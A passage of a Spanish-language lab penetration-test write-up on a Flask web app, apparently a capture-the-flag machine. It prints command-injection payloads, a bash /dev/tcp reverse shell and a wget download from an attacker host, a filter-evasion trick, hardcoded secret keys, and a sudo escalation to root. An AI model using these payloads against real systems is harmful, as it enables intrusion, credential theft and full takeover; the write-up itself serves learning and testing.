
Aunque la respuesta fue un código 500, el cuerpo del mensaje contenía la salida completa de un comando `curl`, incluyendo la barra de progreso y el tamaño de la respuesta descargada (411 bytes, coincidiendo exactamente con el tamaño de la página estática del puerto 80 de la propia máquina víctima). Esto confirmó que el servidor ejecuta internamente el comando `curl <valor de url>` utilizando el dato proporcionado por el usuario, sin sanitizarlo, es decir, una vulnerabilidad de **inyección de comandos (Command Injection)**.

Fase 3: Explotación (continuación)

Argument Injection y lectura de archivos en `/run`

Antes de intentar ejecutar comandos completos, se probó inyectar la flag `-V && id` de `curl` en el parámetro `url`:


```
{"url": "-V && id", "secret_key": "commandexecutionissecret"}
```



Obtención de Reverse Shell

Se intentó inyectar directamente el payload clásico de reverse shell:


```
{"url":"; bash -i >& /dev/tcp/192.168.56.102/4444 0>&1", "secret_key":"commandexecutionissecret"}
```



El servidor respondió bloqueando el comando ("**Banned command!**"), indicando la existencia de un filtro de palabras prohibidas. Para evadirlo, se dividió el ataque en tres peticiones independientes, cada una realizando una acción simple que no dispara el filtro:


- **Descarga del script:** se descarga rev.sh (alojado en un servidor Python en Kali) hacia /tmp en la máquina víctima.

```
{"url":"; wget http://192.168.56.102/rev.sh -O /tmp/rev.sh", "secret_key":"commandexecutionissecret"}
```



- **Permisos de ejecución:** se otorgan permisos de ejecución al script descargado.

```
{"url":"; chmod +x /tmp/rev.sh", "secret_key":"commandexecutionissecret"}
```



- **Ejecución:** se ejecuta el script directamente (sin invocar la palabra "bash", que resultó estar filtrada).

```
{"url":"; /tmp/rev.sh", "secret_key":"commandexecutionissecret"}
```

Al ejecutar la última petición, se recibió una conexión en el listener de netcat previamente configurado en Kali Linux (**nc -lvnp 4444**), obteniendo una shell interactiva como el usuario **patrick**.

Captura: las tres peticiones y la conexión recibida en netcat

Fase 4: Post-Explotación

Se estabilizó la shell mediante una pseudo-terminal completa:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Al explorar el directorio de la aplicación (**~/flask_blog**), se localizó y leyó el archivo fuente:

```
cat app.py
```

El código confirmó que el endpoint **/run** construye el comando mediante **Popen(..., shell=True)**, concatenando directamente el parámetro url sin sanitización — validando formalmente la vulnerabilidad de **Command Injection**. También reveló la lista de palabras bloqueadas por el filtro (bash, python, /dev/tcp, nc, mkfifo, php), explicando por qué el primer intento de reverse shell fue bloqueado. Adicionalmente, se encontraron dos contraseñas configuradas en el código:

```
app.config['SECRET_KEY'] = 'snakeoilisnotgoodforcorporations'
```

```
app.config['JWT_SECRET_KEY'] = 'NoreasonableDOUBTthisPASSWORDisGOOD'
```

Captura: contenido de app.py

Fase 5: Escalada de Privilegios

Dado que es común la reutilización de contraseñas, se probaron ambas contraseñas encontradas contra el usuario **patrick** (no contra root). La contraseña **NoreasonableDOUBTthisPASSWORDisGOOD** resultó ser válida para el propio usuario del sistema:

```
su patrick
```

Se investigaron los permisos de sudo del usuario:

```
sudo -l
```

El resultado mostró que patrick tiene permiso para ejecutar cualquier comando como cualquier usuario (**(ALL : ALL) ALL**), una configuración de sudo excesivamente permisiva. Esto permitió escalar directamente a root:

```
sudo su
```

Captura: sudo -l y el cambio exitoso a root

Fase 6: Verificación

Finalmente, se confirmó el acceso total al sistema y se leyó la bandera de finalización:

```
whoami
```

```
cat /root/proof.txt
```

Captura: resultado de whoami y del contenido de proof.txt — PENDIENTE, aún no se ha ejecutado

Referencias

<https://openwebinars.net/blog/fases-del-pentesting-pasos-para-asegurar-tus-sistemas/>